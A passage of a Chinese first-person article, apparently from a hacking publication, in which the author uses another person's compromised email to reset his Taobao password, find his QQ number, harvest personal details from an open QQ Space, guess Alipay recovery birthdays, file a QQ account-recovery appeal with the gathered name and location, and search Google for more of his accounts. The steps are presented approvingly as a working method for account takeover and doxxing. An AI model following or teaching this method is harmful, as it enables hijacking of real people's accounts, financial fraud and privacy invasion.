看有没有什么有价值的邮件。 突然在最后一页，看到了一封淘宝网发过来的关于注册成功的邮件，我打开邮件看了看，得知他的淘宝用户名为han*****，而且这个邮件地址也就是他的申请地址，我们完全可以使用这个邮箱来修改他的淘宝密码的（图3）。




图3

3、接着，我打开了淘宝网，输入了他的帐号。在淘宝上点击忘记密码，输入用户名和安全邮箱，淘宝提示已经发送了一封邮件到安全邮箱。很快的，我在sina邮箱里就找到了刚发过来的重置密码的邮件（图4），点击进入淘宝网来修改密码，改成自己的一个密码以方便登录（图5）。

使用新改的密码成功的登录了淘宝，我看了一下，却没有找到任何有价值的信息，个人资料里几乎为空。没意思，闪人，看看邮箱里还有什么有价值的东西。




图4




图5

4、我又看到了一封service@tencent.com发来的确认安全邮箱的邮件，这就是QQ的安全邮箱了（图6)，感觉自己真是太棒了！但是还不知道他的QQ号是多少呀，我点击了那封邮件中的“请点击这里完成剩余操作”，一下子就跳到了QQ安全中心的页面，在页面的顶部我发现了令我兴奋的信息——他的QQ号（图7）。




图6




图7

5、马上查看该QQ的信息，第一步当然是从QQ的资料入手了（图8），但好像填写的不是真实的资料，我看见对方还开了QQ空间，立刻打开，太好了，没有设置什么权限，可以正常查看。在QQ空间里我看到的信息就多了，首先是个人档，看来是来自*****的，昵称叫做****，生日为12月23日，这些资料在后面都是可能要用上的，要先记住（图9）。

6、在空间的首页里还有这家伙的照片，不过，这没什么价值，又不是PLMM。这时，似乎陷入了僵局，没什么别的资料了，再到他的邮箱里看看有什么有价值的吧，支付宝！？这不就是淘宝的“电子钱包”嘛，与银行卡有关系！强烈的好奇心让我登录了支付宝的找回密码功能，支付宝不是发送邮件让我改密码，而是让我输入他的生日（图10）。




图8




图9




图10

7、由于在前面看到他的生日为12月23日，26岁，所以我就试了19801223、19811223、19821223、19831223、19841223，只有5次机会，但我的运气这次就差了，一次也没有猜对，淘宝弹出了个页面让我继续申诉。这时邮箱里又来了一封信，是支付宝发过来的，我打开一看，马上来了劲，邮件上面写出了他的真实姓名（图11）！




图11

8、太棒了，既然知道了姓名，知道了居住地，就可以到QQ进行申诉了，如图12，图13所示。申诉提交了，现在又陷入了僵局，下边该做什么呢？邮箱里其它的都是垃圾邮件了，han***** 这个人也真是粗心，找了他这么多的资料，本以为今天的渗透到此就结束了，我打开google无聊的找着自己喜欢的东西，google！？霎时，一道灵光闪过，我还可以使用google来搜索han*****呀！差点把这个给忘记了！虽然google搜索到的内容不多，但也给了我不少的信息——这个人在sohu上还有的一混（图14）。

